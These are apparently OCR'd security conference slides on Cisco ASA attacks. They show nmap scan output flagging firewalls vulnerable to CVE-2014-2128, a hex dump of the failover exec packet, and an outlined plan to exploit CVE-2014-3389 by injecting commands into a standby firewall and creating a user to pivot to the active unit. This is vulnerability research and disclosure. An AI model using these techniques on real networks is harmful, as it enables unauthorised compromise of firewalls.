
Local shell access
&
Malicious Firmware

Unauthenticated
Remote Exploit

Device Compromise
&
Privilege Escalation

Network Reconnaissance


- CVE-2014-3398
- Remotely detect the ASA firmware version..
- https://webvpn.ip/CSCOSSLC/config-auth
  – Returns firmware version number
  – i.e `"9.2(1) VPN Server internal error."`
- Write an nmap nse script!



```
root@kali:~# nmap --script cisco-asa-scan.nse -p 443 -Pn 10.6.6.0/24 -n | grep -v MAC

Starting Nmap 6.47 ( http://nmap.org ) at 2014-12-05 16:43 AEDT
Nmap scan report for 10.6.6.1
Host is up (0.00055s latency).
PORT    STATE SERVICE
443/tcp open  https
| cisco-asa-scan: Cisco ASA version 9.2(1)
| CVE-2014-2128 - Vulnerable version detected!
|_Cisco ASA Portal is vulnerable to remote compromise

Nmap scan report for 10.6.6.3
Host is up (0.00031s latency).
PORT    STATE SERVICE
443/tcp open  https
| cisco-asa-scan: Cisco ASA version 9.2(1)
| CVE-2014-2128 - Vulnerable version detected!
|_Cisco ASA is not exploitable - Preview has not been launched

Nmap scan report for 10.6.6.6
Host is up (0.000045s latency).
PORT    STATE  SERVICE
443/tcp closed https

Nmap done: 256 IP addresses (3 hosts up) scanned in 2.48 seconds
root@kali:~# 
```

Failover

- Network Reconnaissance shows two Cisco ASAs!
- High Availability / Redundant pair
- Typical enterprise configuration
- Maybe we can attack this?



Packets can transit the fail-over link!
Active Fail-over IP 1.1.1.1
Inside
Standby Fail-over IP 1.1.1.2
Outside

Failover

- Three proprietary protocols on Failover link
- IP Protocol 8
  - TCP/UDP/NAT table sync
- IP Protocol 105
  - HELLOs , config sync, file replication, command replication
- IP Protocol 9
  - WebVPN session and content sync, also syncs ASDM sessions

Failover

- Cisco allows us to run commands from active to standby firewall <u>(or vice-versa)</u>




```
ciscoasa#failover exec ?

  active    Execute command on the active unit
  mate      Execute command on the peer unit
  standby   Execute command on the standby unit
```

- Eg. `failover exec standby show version`
- Commands run as user enable_15 (root)

Failover

IP Protocol 105 Failover Exec Packet Format



```
00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
01 00 00 00 00 D8 00 00 00 00 00 00 00 01 00 C4   .....Ø.........Ä
00 00 00 00 00 01 17 EE 00 09 02 01 00 3C 00 05   .......î.....<..
00 82 00 01 3C FE 03 ED 00 01 00 0F 00 00 00 02   .,..<þ.í........
00 00 00 00 00 00 00 00 00 00 00 02 10 11 11 1F   ................
00 00 00 01 65 6E 61 62 6C 65 5F 31 35 00 00 00   ....enable_15...
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 EB BB DD 00 00 00 09 73 68 6F 77   .....ë»Ý....show
20 76 65 72 00 00 00 00 91 34                      ver....'4
```

Field Length

Execute command


Sequence Number?

Failover

- CVE-2014-3389
- As an unprivileged SSL VPN user we can send custom IP 105 packets to exec commands on the standby firewall!
- No authentication!
- Cisco default “no logging standby”
  - – SNMP/Syslog is disabled by default on Standby

Failover

- “Demo” scapy script sending commands to the standby firewall
- Fail-over command injection:
  - First download a copy of running config
  - Upload some of our own config
  - We will create a user on the Standby firewall in order to send exec commands to the Active firewall!
  - Login to standby and execute command on active!

